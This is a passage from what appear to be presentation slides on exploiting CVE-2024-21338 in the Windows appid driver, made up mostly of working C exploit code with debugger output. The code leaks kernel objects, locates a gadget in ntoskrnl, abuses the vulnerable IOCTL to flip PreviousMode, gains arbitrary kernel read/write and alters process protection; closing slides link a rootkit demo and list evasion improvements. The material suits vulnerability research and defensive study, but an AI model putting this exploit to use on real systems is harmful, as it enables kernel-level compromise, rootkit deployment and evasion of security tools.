// Leak KTHREAD for current process (used to find address of PreviousMode bit)
HANDLE curKthread = NULL;
DWORD myTid = GetCurrentThreadId();
HANDLE myhThread = OpenThread(THREAD_QUERY_INFORMATION, false, myTid);
if (myhThread == INVALID_HANDLE_VALUE) {
    printf("[-] OpenThread to self failed\n");
    return 1;
}
printf("[*] Opened thread handle to self: 0x%x\n", (DWORD)myhThread);
curKthread = leakKernHandle(myPid, myhThread);
if (curKthread == NULL) { return 1; }
printf("[+] Leaked KTHREAD for current process: 0x%llx\n", (ULONGLONG)curKthread);

// Leak valid file handle (used to avoid BSOD in FsRtlSetKernelEaFile function)
HANDLE kEaFile = NULL;
LPCWSTR fName = L"C:\\Temp51231";
HANDLE eaFile = CreateFileW(fName,
    GENERIC_READ | GENERIC_WRITE,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    NULL, CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL, NULL
    );
if (eaFile == INVALID_HANDLE_VALUE) {
    printf("[-] CreateFileA for EA file failed\n");
    return 1;
}
printf("[*] Opened file handle: 0x%x\n", (DWORD)eaFile);
kEaFile = leakKernHandle(myPid, eaFile);
if (kEaFile == NULL) { return 1; }
printf("[+] Leaked kernel file object: 0x%llx\n", (ULONGLONG)kEaFile);
```

EXPLOITING CVE-2024-21338

LEAK NTOSKRNL KERNEL BASE

```
// Get base address of a kernel driver
LPVOID GetBaseAddr(LPCWSTR drvname)
{
    LPVOID drivers[1024];
    DWORD cbNeeded;
    int nDrivers, i = 0;

    // Retrieve list of drivers with EnumDeviceDrivers
    if (EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded) && cbNeeded < sizeof(drivers))
    {
        WCHAR szDrivers[1024];
        nDrivers = cbNeeded / sizeof(drivers[0]);

        // Iterate through the list, checking each driver's name
        for (i = 0; i < nDrivers; i++)
        {
            if (GetDeviceDriverBaseName(drivers[i], szDrivers, sizeof(szDrivers) / sizeof(szDrivers[0])))
            {
                // If driver name is correct, return its base address
                if (wcscmp(szDrivers, drvname) == 0)
                {
                    return drivers[i];
                }
            }
        }
    }
    return 0;
}
```

EXPLOITING CVE-2024-21338

FINDING NT!EXPPROFILEDELETE

```
// Load ntoskrnl into memory to find offset to nt!ExpProfileDelete function
HMODULE umodeNtoskrnl = LoadLibraryW(L"C:\\Windows\\System32\\ntoskrnl.exe");
if (umodeNtoskrnl == NULL) {
    printf("[-] Error while loading ntoskrnl: %d\n", GetLastError());
    return false;
}
// Resolve kernel-mode address of ExpProfileDelete
unsigned char searchExpProfileDelete[] = {
    0x40, 0x53, 0x48, 0x83, 0xEC, 0x20, 0x48, 0x83,
    0x79, 0x30, 0x00, 0x48, 0x8B, 0xD9, 0x74
};
unsigned epdOpcodeSize = sizeof(searchExpProfileDelete) / sizeof(char);
ULONGLONG umodeOffset = FindGadget(umodeNtoskrnl, searchExpProfileDelete, epdOpcodeSize, 0);
if (umodeOffset == NULL) {
    printf("[-] Could not resolve nt!ExpProfileDelete in usermode\n");
    return 1;
}
// Obtain kernel-mode base address of ntoskrnl.exe
LPVOID ntosbase = NULL;
if ((ntosbase = GetBaseAddr(L"ntoskrnl.exe")) == NULL) {
    printf("[-] Could not retrieve base addr of ntoskrnl\n");
    return 1;
}
printf("[*] Base address of ntoskrnl: 0x%llx\n", (ULONGLONG)ntosbase);
// Resolve kernel-mode address of out-of-context call gadget
ULONGLONG kExpProfileDelete = (ULONGLONG)ntosbase + umodeOffset;    // Add RVA to NT kernel base
printf("[+] Found kernel mode address of nt!ExpProfileDelete: 0x%llx\n", kExpProfileDelete);
```

```
// Set Out-of-Context call addr to nt!ExpProfileDelete for PreviousMode decrement
ULONGLONG oocCall = kExpProfileDelete;
ULONGLONG pPreviousMode = (ULONGLONG)curKthread + 0x232;

// Set addresses for kernel callback overwrite
((ULONGLONG*)in_buf)[0] = (ULONGLONG)(pPreviousMode+0x30);  // previousMode at offset +0x30 passed as arg to callback
((ULONGLONG*)in_buf)[1] = (ULONGLONG)kEaFile;               // valid kernel ptr to file object
((ULONGLONG*)in_buf)[2] = (ULONGLONG)&oocCall;              // callback overwrite function ptr

// Call vulnerable appid IOCTL
//  NOTE: the ExpProfileDelete gadget is contingent on the inputbuffer's kernelmode
//  address at offset +0x30 containing 0x0. If this fails, a BSOD may occur
/* DEBUG */
printf("[DEBUG] Hitting breakpoint\n");  Sleep(1000); DebugBreak();;

printf("[*] Calling IOCTL to exploit callback overwrite with nt!ExpProfileDelete (hit enter)\n"); getchar();
DeviceIoControl(hAppid, controlCode, in_buf, inbuf_size, out_buf, outbuf_size, &lpBytesReturned, NULL);
Sleep(2000); // Allow IO to complete before continuing exploit (will crash if you don't)
```

EXPLOITING CVE-2024-21338

CALL THE IOCTL TO DECREMENT PREVIOUSMODE

EXPLOITING CVE-2024-21338

TEST PAYLOAD: ENABLE PPL

```
// Calculate pointer by subtracting user-mode base address of ntoskrnl, then adding its kernel-mode base address
ULONGLONG systemProcessAddr = systemProcessOffset - (ULONGLONG)umodeNtoskrnl + (ULONGLONG)ntosbase;
ULONGLONG iterProc = readqword(NULL, systemProcessAddr);
printf("[*] Kernel pointer to SYSTEM process: %llx\n", systemProcessAddr);

// FOR TESTING PURPOSES: ENABLE PPL ON THIS EXPLOIT PROCESS
// Check if current EPROCESS is correct (read PID at +0x440)
ULONGLONG targetPPL = 0;
int iterPid = readqword(NULL, (iterProc + 0x440));
while (targetPPL == 0) {
    if (iterPid == myPid) {
        printf("[+] Target process found at: %llx\n", iterProc);
        targetPPL = readqword(NULL, (iterProc + 0x87a));
        //  (first 4 bits = SIGNER, 5th bit = AUDIT (boolean), 6-8 bits = TYPE (light/1, normal/2, max/3)
        ULONGLONG protectionLevel = (targetPPL & 0xFFFFFFFFFFFFFF00); // zero out least significant byte
        int protSigner = 3; // antimalware
        // Shift protected signer 4 bits to the left, then add 1 (0b0001, Audit=0 and ProtectedType = 1 (light))
        if (protSigner != 0) {  // if not turning OFF
            protSigner = (protSigner << 4) + 1;
        }
        protectionLevel = protectionLevel | protSigner; // OR values together to fill least significant byte
        printf("[+] Setting protection level (PPL) to %llx\n", (protectionLevel & 0xFF));
        writeqword(NULL, (iterProc + 0x87a), protectionLevel);
    }
    else {
        // Move to next EPROCESS
        iterProc = (readqword(NULL, (iterProc + 0x448))) - 0x448;

        // Read next PID from EPROCESS +0x440
        // (if EPROCESS pid is equal to 4 again, entire process loop has completed without finding targets)
        iterPid = readqword(NULL, (iterProc + 0x440));
        if (iterPid == 4) {
            printf("[-] Could not find target PS_PROTECTION struct in kernel.\n");
        }
    }
}
```

EXPLOITING CVE-2024-21338

RESTORE PREVIOUSMODE, CLEAN UP, EXIT

```
// DEBUG: Check if exploit succeeded
printf("[*] Hit enter when ready to close exploit");
getchar();


///// CLEAN UP AND EXIT /////
// Restore PreviousMode to usermode
ULONGLONG prevModeQword = readqword(NULL, pPreviousMode);
ULONGLONG restorePM = prevModeQword ^ 1 << 0;
writeqword(NULL, pPreviousMode, restorePM);
printf("[*] Restored previous mode to user mode. Cleaning up and exiting\n");
Sleep(2000);

// Free memory
VirtualFree(in_buf, 0, MEM_RELEASE);
VirtualFree(out_buf, 0, MEM_RELEASE);

// Close handles and revert token
CloseHandle(hSvcToken);
CloseHandle(hAppid);
RevertToSelf();
//DeleteFileW(fName);
//CloseHandle(eaFile);

return 0;
```


EXPLOITING CVE-2024-21338

EXAMINING CALLBACK OVERWRITE IN WINDBG

```
1: kd> u rip L1
nt!ExpProfileDelete:
fffff804`41d57400 4053            push    rbx
1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffc489`b500d448 fffff804`4a73cf1e     nt!ExpProfileDelete
01 ffffc489`b500d450 fffff804`4a71274f     appid!AppHashComputeImageHashInternal+0x82
02 ffffc489`b500d550 fffff804`4a73803e     appid!AppHashComputeFileHashesInternal+0x14b
03 ffffc489`b500d650 fffff804`4a72cec3     appid!AipSmartHashImageFile+0xd6
04 ffffc489`b500d720 fffff804`416d1f35     appid!AipDeviceIoControlDispatch+0x123
05 ffffc489`b500d800 fffff804`41aa6fb8     nt!IofCallDriver+0x55
06 ffffc489`b500d840 fffff804`41aa6885     nt!IopSynchronousServiceTail+0x1a8
07 ffffc489`b500d8e0 fffff804`41aa6286     nt!IopXxxControlFile+0x5e5
08 ffffc489`b500da20 fffff804`418058b5     nt!NtDeviceIoControlFile+0x56
09 ffffc489`b500da90 00007ffe`f064bea4     nt!KiSystemServiceCopyEnd+0x25
0a 00000061`fafdfb98 00007ffe`edd18beb     0x00007ffe`f064bea4
0b 00000061`fafdfba0 00007ffe`ee50f4e8     0x00007ffe`edd18beb
0c 00000061`fafdfba8 00000000`00000000     0x00007ffe`ee50f4e8
1: kd> dq rcx L1
ffffc90e`fb0f9100  ffffc90e`fa8ce2e2
1: kd> ? poi(rcx) - 0x232 - 0x30
Evaluate expression: -60408806449024 = ffffc90e`fa8ce080
1: kd> !object ffffc90e`fa8ce080
Object: ffffc90efa8ce080  Type: (ffffc90ef58b3e80) Thread
    ObjectHeader: ffffc90efa8ce050 (new version)
    HandleCount: 2  PointerCount: 65471
1: kd> !thread
THREAD ffffc90efa8ce080  Cid 0b28.0b60  Teb: 00000061fb0d7000 Win32Thread: 0000000000000000 RU
IRP List:
    ffffc90efaafd950: (0006,0118) Flags: 00060070  Mdl: 00000000
Impersonation token:  ffffb48f751ba060 (Level Impersonation)
DeviceMap                 ffffb48f71633210
Owning Process            ffffc90efa6032c0       Image:         cve-2024-21338.exe
```

EXPLOITING CVE-2024-21338

SUCCESS IN FULLY UPDATED WINDOWS 11 BUILD 22621



ROOTKIT DEMO

https://github.com/ColeHouston/Sunder

EXPLOITING CVE-2024-21338

FAILURE IN LATEST WINDOWS 11 BUILD, PREVIOUSMODE TECHNIQUE MITIGATED

- STILL WORKS SOMEWHERE: **WIN11 BUILD 22621** DOES **NOT** BLOCK PREVIOUSMODE TECHNIQUE

```
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PREVIOUS_MODE_MISMATCH (1f9)
A filesystem or driver has modified a thread's previous mode without restoring
it.
Arguments:
Arg1: 00007ffcd18deee4, Address of system call or callback function
Arg2: 0000000000000000, Thread->PreviousMode
Arg3: 0000000000000000, Location of previous mode mismatch
Arg4: 0000000000000000

Debugging Details:
------------------
```

POTENTIAL ROOTKIT IMPROVEMENTS

- WINDOWS VERSION CHECKING FOR OFFSETS
- WRITE SERVICE BINARY TO DISK
  - AUTOMATICALLY CREATE/START/STOP KERNEL DRIVER SERVICE
- ACCEPT POST-EX OPTIONS AS COMMANDLINE ARGS
- FUNCTION HASHING/SYSCALLS FOR SENSITIVE APIS
- ENCRYPT ALL PLAINTEXT STRINGS
  - OPT FOR HASHING WHERE POSSIBLE
- SEPARATE REUSABLE EXPLOIT FUNCTIONS INTO UTILS DLL
  - FINDGADGET, GETMODBASE, ETC
- PORT CODE TO BEACON OBJECT FILE (BOF)

QUESTIONS